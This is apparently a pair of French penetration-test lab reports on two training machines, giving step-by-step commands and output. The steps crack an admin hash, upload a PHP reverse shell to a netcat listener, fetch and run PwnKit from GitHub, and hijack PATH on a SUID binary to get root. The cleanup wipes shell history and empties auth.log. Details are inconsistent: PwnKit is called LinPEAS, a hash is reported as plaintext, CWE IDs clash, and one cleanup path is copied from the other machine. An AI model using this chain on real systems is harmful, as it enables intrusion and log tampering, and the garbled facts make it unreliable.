
Suite à l'exploration des répertoires, j'ai identifié un répertoire <http://192.168.40.232/lot/database/>. En naviguant vers ce répertoire, j'ai découvert un fichier nommé "lot_db.sql". Après avoir téléchargé ce fichier, j'ai remarqué une requête d'insertion dans la table "users" qui semble être destinée à ajouter un utilisateur administrateur. La partie pertinente de la requête est la suivante :

```
INSERT INTO users(id, name, username, password, type) VALUES
(1, 'Administrator', 'admin',
'0192023a7bbd73250516f069df18b500', 1);
```

Cependant, le mot de passe est stocké sous forme de hachage "0192023a7bbd73250516f069df18b500". Je vais alors tenter de casser ce hash pour découvrir le mot de passe associé à l'administrateur.

J'ai donc procédé à la cassure du hash du mot de passe en utilisant un site web. Cela a permis de trouver la valeur d'origine du hachage qui était "admin123". Avec ces identifiants récupérés (nom d'utilisateur : "admin", mot de passe : "admin123"), l'étape suivante consiste à déterminer où les utiliser.

En me rendant sur la page "login.php" à l'intérieur du répertoire "admin" (<http://192.168.40.232/lot/admin/login.php>), j'ai été confronté à une page de connexion. J'ai donc utilisé les identifiants obtenus pour tenter de m'authentifier et d'accéder à la section d'administration.



L'authentification réussie a ouvert l'accès à une page web, probablement la page d'administration du système. À partir de là, je me suis rendu dans la section "Division List".

Partie 2 - Élévation de privilèges

Une fois dans la section division liste je remarque que la fonctionnalité de téléversement de fichiers est possible sur la page web. J'ai profité de cette fonctionnalité pour déposer un fichier reverse shell.

J'ai choisi d'utiliser un script de reverse shell, en l'occurrence celui de Pentest Monkey, que j'ai ensuite uploadé sur la page web. Pendant cette opération, ma machine Kali était configurée en mode écoute avec la commande `nc -lvp 4444` pour recevoir la connexion du reverse shell.

Après avoir placé mon fichier dans la section "Division List" de la page d'administration, j'ai décidé de retourner sur le répertoire identifié par Dirsearch : <http://192.168.40.232/lot/admin/assets/uploads/models/>. Où j'ai pu trouvé le fichier que j'avais uploadé "1699619520_php-reverse-shell.php".

Après avoir exécuté mon script PHP pour le reverse shell sur la page web. Puis en parallèle sur ma machine Kali, la commande `nc -lvp 4444` était en mode écoute pour recevoir la connexion du reverse shell.

Après avoir exécuté avec succès le script PHP de reverse shell sur la page web de la machine cible, j'ai réussi à obtenir un shell sur la machine cible en tant qu'utilisateur `www-data`.

```
$ nc -lvp 4444
listening on [any] 4444
192.168.40.232: inverse host lookup failed: Unknown host
connect to [192.168.50.121] from (UNKNOWN) [192.168.40.232]
53210
Linux rt008 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1
(2020-09-17) x86_64 GNU/Linux
04:51:43 up 43 min, 0 users, load average: 0.00, 0.00, 0.00

USER TTY FROM LOGIN IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Après avoir obtenu un accès au shell de la machine cible via le reverse shell, je me suis dirigé vers le répertoire `/tmp` sur la machine cible, car c'est le seul dossier qui a tous les droits.

```
$ ls -l
drwxr-xr-x 2 root root 4096 Oct 10 2020 srv
dr-xr-xr-x 13 root root 0 Nov 28 04:07 sys
drwxrwxrwt 2 root root 4096 Nov 28 04:44 tmp
drwxr-xr-x 13 root root 4096 Oct 10 2020 usr
drwxr-xr-x 12 root root 2020 var 4096 Oct 27 var
```

Dans le répertoire "tmp", j'ai décidé d'utiliser LinPEAS, un outil d'analyse de privilèges sur les systèmes Linux, pour découvrir d'éventuelles vulnérabilités et problèmes de sécurité.

```
$ wget -L
https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
```

Après avoir téléchargé LinPEAS (PwnKit) dans le répertoire `/tmp`, j'ai donné les permissions d'exécution au fichiers PwnKit.

```
$ chmod 777 PwnKit
```

Ensuite, j'ai exécuté LinPEAS avec la commande suivante :

```
$ ./PwnKit
```

Après l'exécution du script PwnKit, j'ai vérifié que l'élévation des privilèges a bien fonctionné grâce à la commande `whoami` pour afficher l'identité de l'utilisateur actuel.

```
$ whoami
root
```

Partie 5 - CleanUp

L'étape finale consiste à éliminer toutes les traces laissées au cours de nos investigations sur le système. On retire les éléments ajoutés ou modifiés pendant l'audit et ne concerne pas les traces normalement générées par le système.

Phase 1 : Suppression des Fichiers d'Exploitation

Identification et suppression de tous les fichiers téléchargés et utilisés pendant les tests, tels que les scripts de reverse shell, les fichiers SQL, et autres outils associés.

```
$ rm reverse_shell.php file.sql PwnKit
```

De plus, le fichier de reverse shell téléchargé précédemment a été supprimé du répertoire :

```
$rm/var/www/html/lot/admin/assets/uploads/models/1699619520_php-reverse-shell.php
```

Phase 2: Suppression des Scripts et Fichiers Temporaires

J'ai commencé par supprimer tous les fichiers temporaires, y compris le script php-reverse-shell.php, afin de garantir qu'aucun outil d'exploitation ne subsiste sur le système. En parallèle, j'ai effacé l'historique des commandes de la session en cours pour minimiser toute trace des opérations effectuées.

```
$ rm php-reverse-shell.php  
$ history -c
```

Phase 3 : Finalisation du Nettoyage

J'ai édité ou vidé les fichiers de logs contenant des informations sensibles, notamment le fichier /var/log/auth.log.

Enfin j'ai supprimé les fichiers temporaires avec les commandes `rm -rf /tmp/*` et `rm -rf /var/tmp/*`.

Partie 4 - Reporting

Synthèse Technique

Vulnérabilité	Sévérité	CWE ID	Hypothèse de CVSS Score
Injection de Commandes	HIGH	CWE-78	8.0
Stockage de mot de passe en texte brut	HIGH	CWE-326	7.5
Élévation des privilèges	HIGH	CWE-94	9.0

Vulnérabilités Découvertes :

Injection de Commandes

Description de la vulnérabilité : La vulnérabilité identifiée est une injection de commandes, exposant le système à des risques potentiels d'exécution de commandes non autorisées. Cette faille permet à un attaquant d'insérer des commandes malveillantes dans des entrées de données, entraînant l'exécution non intentionnelle de ces commandes par le système.

- **Sévérité :** HIGH
- **CWE ID :** CWE-78
- **CVSS Score :** 8.0

Impact de la vulnérabilité : L'injection de commandes peut conduire à une prise de contrôle non autorisée du système, compromettant gravement la confidentialité, l'intégrité et la disponibilité des données. Les attaquants pourraient exploiter cette vulnérabilité pour exécuter des commandes système malveillantes, entraînant un accès non autorisé, la divulgation d'informations sensibles, voire une altération du système.

Recommandations : Pour remédier à cette vulnérabilité d'injection de commandes, des mesures correctives immédiates sont nécessaires :

- **Validation des Entrées :** Mettre en place une validation stricte des entrées utilisateur pour prévenir l'injection de commandes. Utiliser des filtres d'entrées pour détecter et bloquer les caractères spéciaux malveillants.
- **Paramétrisation des Requêtes :** Utiliser des requêtes paramétrées au lieu de constructions de requêtes dynamiques pour éviter l'injection de commandes SQL.
- **Mise à Jour des Composants :** S'assurer que tous les logiciels et composants tiers sont régulièrement mis à jour pour bénéficier des correctifs de sécurité qui peuvent prévenir de telles vulnérabilités.
- **Sensibilisation :** Former les développeurs et les utilisateurs finaux sur les bonnes pratiques en matière de sécurité, en mettant particulièrement l'accent sur les risques liés à l'injection de commandes.

Stockage de Mot de Passe en Texte Brut

Description de la vulnérabilité : La vulnérabilité identifiée concerne le stockage des mots de passe en texte brut, exposant le système à des risques significatifs de compromission des informations d'identification. Dans cette configuration, les mots de passe sont stockés sans chiffrement ni hachage, ce qui facilite l'accès non autorisé à ces informations sensibles.

- **Sévérité :** HIGH
- **CWE ID :** CWE-326
- **CVSS Score :** 7.5

Impact de la vulnérabilité : Le stockage de mots de passe en texte brut accroît considérablement le risque d'accès non autorisé aux comptes utilisateurs. En cas de compromission, les attaquants peuvent accéder directement aux mots de passe, mettant en danger la confidentialité des données et les informations personnelles des utilisateurs.

Recommandations : Pour remédier à cette vulnérabilité critique de stockage de mots de passe :

- **Chiffrement des Mots de Passe :** Implanter un mécanisme de chiffrement robuste pour stocker les mots de passe de manière sécurisée.
- **Hachage avec Sel :** Utiliser le hachage avec salage pour renforcer la sécurité des mots de passe stockés.
- **Politique de Mot de Passe :** Mettre en place des politiques de mot de passe solides, exigeant des mots de passe complexes et imposant une périodicité de changement.
- **Audit de Sécurité :** Réaliser régulièrement des audits de sécurité pour identifier et corriger toute vulnérabilité potentielle dans le stockage des mots de passe.

Élévation des Privilèges

Description de la vulnérabilité : La vulnérabilité identifiée concerne une élévation des privilèges potentiellement exploitée via l'utilisation de l'outil LinPEAS. Cette faille permet à un attaquant d'accroître son niveau d'accès au système, passant d'un statut utilisateur régulier à celui d'administrateur, compromettant ainsi l'intégrité et la sécurité globale du système.

- **Sévérité :** HIGH
- **CWE ID :** CWE-94
- **CVSS Score :** 9.0

Impact de la vulnérabilité : L'élévation des privilèges offre à l'attaquant un contrôle étendu sur le système, avec des implications graves pour la confidentialité des données, l'intégrité du système, et la disponibilité des services. Un attaquant gagnant un statut d'administrateur peut effectuer des actions malveillantes étendues.

Recommandations : Pour remédier à cette vulnérabilité d'élévation des privilèges :

- **Surveillance des Activités :** Mettre en place une surveillance proactive des activités système, permettant la détection rapide de comportements suspects ou d'activités liées à une élévation des privilèges.
- **Gestion des Privilèges :** Réduire les privilèges des comptes utilisateur au minimum nécessaire et suivre les principes du moindre privilège.
- **Mises à Jour de Sécurité :** S'assurer que le système et tous les logiciels tiers sont régulièrement mis à jour pour bénéficier des correctifs de sécurité.

Conclusion

En conclusion, j'ai débuté par une phase de cartographie et d'énumération, identifiant les services et vulnérabilités potentielles du système. En utilisant divers outils, puis j'ai découvert des services tels qu'OpenSSH et Apache, ainsi qu'une vulnérabilité liée à la gestion des identifiants. L'exploration a ensuite été approfondie avec l'utilisation de Dirsearch, révélant des répertoires sur le serveur web. L'analyse d'un fichier SQL a exposé un mot de passe administrateur, que j'ai ensuite réussi à décrypter. L'exploitation de la vulnérabilité a abouti à l'accès à l'interface d'administration, où un reverse shell a été déployé. Enfin, le nettoyage a été effectué avec la suppression de fichiers sensibles et la révocation des identifiants temporaires, assurant la restauration de l'intégrité du système.

Rapport Pentest rt009

Partie 1- Cartographie et énumération :

Cette partie a pour objectif d'inventorier et de cartographier de façon précise l'ensemble des actifs sur la cible.

Pour ce faire nous allons utiliser des outils de scan permettant la détection des ports ouverts puis l'identification des services hébergés. C'est à partir de la connaissance des services publiés et de leurs technologies que l'on pourra débiter la partie suivante. On commence tout d'abord par effectuer un ping vers la machine 192.168.40.235 pour vérifier si la connexion peut s'établir avec la machine ciblée.

```
$ ping 192.168.40.235
```

On remarque que la connexion avec la machine ciblée est établie.

Par la suite je vais faire une analyse du réseau grâce à nmap avec différentes techniques de scan pour découvrir les différents services actifs sur ce même réseau.

```
$ nmap -sV -sC 192.168.40.235
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-28 09:49 CET
```

```
Nmap scan report for 192.168.40.235
```

```
Host is up (0.014s latency).
```

```
Not shown: 995 closed tcp ports (conn-refused)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   2048 cd:dc:8f:24:51:73:54:bc:87:62:a2:e6:ed:f1:c1:b4 (RSA)
```

```
|   256 a9:39:a9:bf:b2:f7:01:22:65:07:be:15:48:e8:ef:11
```

```
(ECDSA)
```

```
|_ 256 77:f5:a9:ff:a6:44:7c:9c:34:41:f1:ec:73:5e:57:bd
(ED25519)
```

```
80/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
8000/tcp open http Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
8080/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
8081/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 127.0.0.1; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 14.67 seconds

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.38 (Debian)
8000/tcp	open	http	Apache httpd 2.4.38 (Debian)
8080/tcp	open	http	Apache httpd 2.4.38 (Debian)
8081/tcp	open	http	Apache httpd 2.4.38 (Debian)

Nous pouvons constater la liste des différents services actifs sur la machine ciblé dans le tableau ci-dessus.

J'ai poursuivi l'exploration en utilisant Dirsearch, pour découvrir des répertoires sur le serveur web hébergé à l'adresse IP 192.168.40.235 sur le port 8081.


```
$ dirsearch -u http://192.168.40.235:8081 -w
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
```

```
 _|. _ _ _ _ _|_ v0.4.2
(_|||_) (/_(|||(_|)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Threads: 30 | Wordlist size: 141672

Output File:

/home/taka_1/.dirsearch/reports/192.168.40.235-8081/_23-11-28_13-13-29.txt

Error Log:

/home/taka_1/.dirsearch/logs/errors-23-11-28_13-13-29.log

Target: http://192.168.40.235:8081/

[13:13:29] Starting:

[13:13:49] 301 - 328B - /phpmyadmin ->
http://192.168.40.235:8081/phpmyadmin/

j'ai identifié la présence d'une interface de gestion de base de données
PHPMyAdmin. Cette interface offre un accès direct à la gestion et à la manipulation
des bases de données MySQL.

Mais également un répertoire du nom de typo3 sur le port 8080

```
$ dirsearch -u http://192.168.40.235 -w
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
```

```
 _|. _ _ _ _ _|_ v0.4.2
(_|||_) (/_(|||(_|)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads:
30 | Wordlist size: 141672

Output File:

/home/taka_1/.dirsearch/reports/192.168.40.235/_23-11-29_08-58-54.txt

Error Log:

/home/taka_1/.dirsearch/logs/errors-23-11-29_08-58-54.log

Target: http://192.168.40.235/

```
[08:58:55] Starting:
[09:03:26] 403 - 279B - /license
[09:07:50] 403 - 279B - /vendors
[09:09:28] 403 - 279B - /todo
[09:10:55] 403 - 279B - /vendor
[09:11:36] 301 - 320B - /fileadmin ->
http://192.168.40.235/fileadmin/
[09:13:04] 403 - 279B - /%7Echeckout%7E
[09:15:38] 403 - 279B - /readme
[09:18:53] 301 - 316B - /typo3 -> http://192.168.40.235/typo3/
```

Partie 2 - Recherche de vulnérabilités :

Après avoir identifié une page de connexion sur PHPMyAdmin à l'adresse <http://192.168.40.235:8081/phpmyadmin/>, j'ai tenté de bruteforcer le mot de passe, par le mot de passe par défaut "root root", cela a fonctionné, je peux maintenant accéder à l'interface de phpmyadmin.

Une fois dans la structure de la base de données, je me suis dirigé vers la section "database" et ai examiné les tables disponibles. j'ai remarqué une table spécifique qui concerne directement les utilisateurs, nommée "be_users". À l'intérieur de cette table, il y avait des identifiants particuliers notamment un utilisateur avec le nom "admin" et un mot de passe hashé en Argon2.

Je ne pouvais pas casser le hash en argon2 cependant une note dans la description m'a aidé à connaître le mot de passe, la note indiquant explicitement "{admin}:-)". Cette indication laisse penser que le mot de passe associé à l'utilisateur "admin" est "{admin}:-)".

Partie 3 - Connexion TYPO3:

Je possède désormais les identifiants extraits de la base de données, je me suis dirigé vers la page d'authentification de l'utilisateur Typo3, préalablement identifiée grâce à Dirsearch. J'ai accédé à l'URL <http://192.168.40.235/typo3> pour explorer cette interface d'authentification.

Une fois authentifié avec les identifiants, je me suis dirigé vers la section "File" dans Typo3, poursuivant mon objectif d'inclure un script de reverse shell sur la machine cible. Dans cette section j'ai la possibilité de gérer les fichiers du système et de téléverser des scripts ou des contenus.

Après avoir réussi à téléverser le script de reverse shell via l'interface Typo3, j'ai simultanément positionné ma machine Kali en mode écoute sur le port 4444. À ce stade, l'exécution du script a été initiée en cliquant sur l'option "Show" pour le fichier PHP.

Ce qui permettrait un accès à distance et une interaction avec le système. La réception d'une connexion sur le port 4444 côté Kali signalerait le succès de l'injection du script et ouvrirait une interface de commande sur la machine cible.

```
$ nc -lvp 4444
```

```
listening on [any] 4444 ...
192.168.40.235: inverse host lookup failed: Unknown host
connect to [192.168.50.121] from (UNKNOWN) [192.168.40.235]
51168
Linux rtm09 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1
(2020-01-26) x86_64 GNU/Linux
 15:50:32 up 17 days,  6:58,  0 users,  load average: 0.04,
0.20, 0.18
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU
WHAT
```

La réception d'une connexion sur le port 4444 de ma machine Kali indique le succès de l'exécution du script de reverse shell sur la machine cible (192.168.40.235).

Une fois dans la machine je révèle la structure du système de fichiers avec les répertoires standard.

```
$ ls -l
total 57
lrwxrwxrwx 1 root root 7 Mar 29 2020 bin -> usr/bin
drwxr-xr-x 4 root root 1024 Mar 29 2020 boot
drwxr-xr-x 17 root root 3100 Nov 22 10:49 dev
drwxr-xr-x 71 root root 4096 Nov 28 15:04 etc
drwxr-xr-x 2 root root 4096 Jun 18 2021 home
lrwxrwxrwx 1 root root 30 Mar 29 2020 initrd.img ->
boot/initrd.img-4.19.0-8-amd64
lrwxrwxrwx 1 root root 30 Mar 29 2020 initrd.img.old ->
boot/initrd.img-4.19.0-8-amd64
lrwxrwxrwx 1 root root 7 Mar 29 2020 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Mar 29 2020 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Mar 29 2020 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mar 29 2020 libx32 -> usr/libx32
drwx----- 2 root root 16384 Mar 29 2020 lost+found
drwxr-xr-x 3 root root 4096 Mar 29 2020 media
drwxr-xr-x 2 root root 4096 Mar 29 2020 mnt
drwxr-xr-x 2 root root 4096 Mar 29 2020 opt
dr-xr-xr-x 81 root root 0 Oct 3 09:35 proc
drwx----- 5 root root 4096 Jun 18 2021 root
drwxr-xr-x 18 root root 560 Oct 4 06:25 run
lrwxrwxrwx 1 root root 8 Mar 29 2020/sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Mar 29 2020 srv
dr-xr-xr-x 13 root root 0 Oct 5 10:45 sys
drwxrwxrwt 4 root root 4096 Nov 28 15:44 tmp
drwxr-xr-x 13 root root 4096 Mar 29 2020 usr
drwxr-xr-x 12 root root 4096 Mar 29 2020 var
lrwxrwxrwx 1 root root 27 Mar 29 2020 vmlinuz -> boot/vmlinuz-4.19.0-8-amd64
lrwxrwxrwx 1 root root 27 Mar 29 2020 vmlinuz.old ->
boot/vmlinuz-4.19.0-8-amd64
$whoami
www-data
```

En explorant, je constate que l'utilisateur actuel est www-data, je me rend donc dans le répertoire /tmp puisque c'est le seul dossier qui a tous les droits, offrant ainsi une opportunité potentielle pour l'exécution de certaines actions.

En poursuivant l'exploration pour obtenir des privilèges root, j'ai utilisé la commande `find` pour rechercher des exécutable avec les bits SETUID ou SETGID, susceptibles de fournir des droits d'exécution en tant qu'utilisateur root.

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \;
2> /dev/null
```

...

```
-rwsr-sr-x 1 root root 6883 Mar 30 2020 /usr/local/bin/apache2-restart
```

```
-rwsr-xr-x 1 root root 2963219 Feb 13 2020 /usr/local/bin/phpunit
```

...

Comme je suis identifiée comme `www-data` je vais explorer davantage d'information sur le répertoire `/usr/local/bin/apache2-restart`

En examinant le contenu de l'exécutable avec la commande `strings`,

```
$ strings apache2-restart
```

...

```
|$0H
service apache2 start
GCC: (Debian 4.4.5-8) 4.4.5
.symtab
...
```

J'ai identifié la présence de la commande système `service apache2 start`. Cette commande est exécutée avec les privilèges de l'utilisateur root, ce qui offre une opportunité pour une élévation de privilèges.

Pour exploiter cette vulnérabilité, j'ai créé un fichier exécutable appelé `service` dans le répertoire `/tmp` avec le contenu `/bin/sh` qui permet l'exécution d'un shell interactif. Ensuite, j'ai ajouté le répertoire `/tmp` au début du chemin d'exécution avec la commande `export PATH=/tmp:$PATH`. Enfin, en lançant l'exécutable `/usr/local/bin/apache2-restart`, la commande système `service apache2 start` a été appelée avec le chemin modifié, exécutant ainsi le shell interactif avec les privilèges root.

```
$ echo '/bin/sh' > /tmp/service  
$ chmod +x /tmp/service  
$ export PATH=/tmp:$PATH  
$ /usr/local/bin/apache2-restart  
  
whoami  
  
root
```

Partie 5 - CleanUp

L'étape finale consiste à éliminer toutes les traces laissées au cours de nos investigations sur le système. On retire les éléments ajoutés ou modifiés pendant l'audit et ne concerne pas les traces normalement générées par le système.

Phase 1 - Suppression des fichiers d'exploitation :

Les fichiers de reverse shell, les scripts d'exploitation et autres outils utilisés pendant le test doivent être supprimés du système cible. Cela inclut le fichier PHP reverse shell utilisé pour l'exploitation initiale.

```
$ rm  
/var/www/html/lot/admin/assets/uploads/models/1699619520_php-reverse  
-shell.php  
$ rm /tmp/service
```

Phase 2 - Restauration des autorisations de fichiers :

Vérifiez les autorisations des fichiers et rétablissez-les à leurs valeurs d'origine. Cela garantit que seuls les utilisateurs autorisés ont accès aux fichiers sensibles.

```
$ chmod 755 /usr/local/bin/apache2-restart
```

Phase 3 - Suppression des Scripts et Fichiers Temporaires

J'ai commencé par supprimer tous les fichiers temporaires, y compris le script php-reverse-shell.php, afin de garantir qu'aucun outil d'exploitation ne subsiste sur le système. En parallèle, j'ai effacé l'historique des commandes de la session en cours pour minimiser toute trace des opérations effectuées.

```
$ rm php-reverse-shell.php
$ history -c
```

Partie 6 - Reporting

Synthèse Technique

Vulnérabilité	Sévérité	CWE ID	CVSS Score
Exposition du service HTTP	Modéré	CWE-200	5.4
Mots de passe faibles dans le fichier SQL	Haute	CWE-916	N/A
Privilèges élevés via apache2-restart	Critique	CWE-78	N/A

Vulnérabilités Découvertes :

Exposition du Service HTTP

Description de la vulnérabilité : La vulnérabilité identifiée concerne l'exposition du service HTTP, spécifiquement avec Apache httpd 2.4.38. Cette exposition expose le système à des risques potentiels liés à la sécurité du service web. Le service HTTP doit être configuré de manière sécurisée pour éviter les attaques externes.

Sévérité : Modéré

CWE ID : CWE-200

CVSS Score : 5.4

Impact de la vulnérabilité : L'exposition du service HTTP peut entraîner des risques de sécurité tels que des attaques par injection, des tentatives de contournement de l'authentification, ou d'autres attaques ciblant les vulnérabilités spécifiques au service web. Cela peut compromettre l'intégrité, la confidentialité et la disponibilité des données hébergées par le service HTTP.

Recommandations : Pour remédier à cette vulnérabilité, il est recommandé de prendre les mesures suivantes :

1. **Mise à jour du Service HTTP** : Appliquer les mises à jour et correctifs de sécurité pour le service Apache httpd afin de remédier aux vulnérabilités connues.
2. **Configuration Sécurisée** : Configurer le service HTTP de manière sécurisée en limitant l'accès aux ressources sensibles et en évitant toute exposition excessive d'informations système.
3. **Surveillance du Trafic** : Mettre en place une surveillance du trafic HTTP pour détecter et répondre rapidement à toute activité suspecte.
4. **Firewall** : Utiliser un pare-feu pour limiter l'accès au service HTTP depuis des sources non autorisées.

Mots de Passe Faibles dans le Fichier SQL

Description de la vulnérabilité : La vulnérabilité identifiée réside dans l'utilisation de mots de passe faibles stockés dans le fichier SQL. Plus précisément, le fichier SQL contient un mot de passe administrateur "admin" stocké en texte brut, exposant ainsi le système à des risques potentiels d'accès non autorisé.

Sévérité : Haute

CWE ID : CWE-916

CVSS Score : N/A

Impact de la vulnérabilité : L'utilisation de mots de passe faibles dans le fichier SQL accroît considérablement le risque d'accès non autorisé aux données sensibles. Les attaquants peuvent exploiter cette vulnérabilité en utilisant des méthodes de récupération de mot de passe, compromettant ainsi la confidentialité des informations stockées dans la base de données.

Recommandations : Pour remédier à cette vulnérabilité, il est impératif de mettre en œuvre les mesures suivantes :

1. **Utilisation de Hachage de Mot de Passe** : Stocker les mots de passe de manière sécurisée en utilisant des fonctions de hachage robustes.
2. **Politique de Mot de Passe** : Mettre en place une politique de mot de passe exigeante avec des exigences de complexité et des périodes de changement régulières.
3. **Éducation des Développeurs** : Sensibiliser les développeurs à l'importance de stocker les mots de passe de manière sécurisée et à éviter l'utilisation de mots de passe génériques.
4. **Audit de Sécurité** : Effectuer des audits de sécurité réguliers pour identifier et remédier aux faiblesses dans la gestion des mots de passe.

Privilèges Élevés via apache2-restart

Description de la vulnérabilité : La vulnérabilité identifiée réside dans l'exécution d'un exécutable spécifique, "apache2-restart", avec des privilèges élevés accordés à l'utilisateur www-data. Ce programme permet l'exécution du service Apache avec des droits de superutilisateur, créant ainsi une possibilité d'élévation de privilèges.

Sévérité : Critique

CWE ID : CWE-276

CVSS Score : N/A

Impact de la vulnérabilité : L'exploitation de cette vulnérabilité permettrait à un attaquant d'exécuter des commandes en tant que superutilisateur, compromettant l'intégrité du système et potentiellement accédant à des ressources sensibles.

Recommandations : Pour remédier à cette vulnérabilité, les mesures suivantes doivent être mises en place :

1. **Révision des Autorisations** : Limiter les privilèges accordés à l'utilisateur www-data, en particulier l'accès à des commandes critiques.
2. **Contrôles d'Accès** : Mettre en œuvre des contrôles d'accès rigoureux pour les exécutables qui nécessitent des privilèges élevés.
3. **Audit de Sécurité** : Effectuer des audits réguliers pour détecter les failles potentielles liées aux élévations de privilèges.
4. **Suppression des Droits Inutiles** : Restreindre l'accès aux commandes sensibles lorsque cela est possible.*

Conclusion

En conclusion de notre analyse de sécurité, j'ai remarqué des mots de passe fragiles dans un fichier SQL et un risque d'élévation de privilèges via "apache2-restart". Mes recommandations incluent le renforcement des politiques de mots de passe, l'implémentation de contrôles d'accès plus stricts, et la sécurisation des exécutables sensibles. Il est impératif de remédier rapidement à ces problématiques pour garantir la robustesse de la sécurité du système.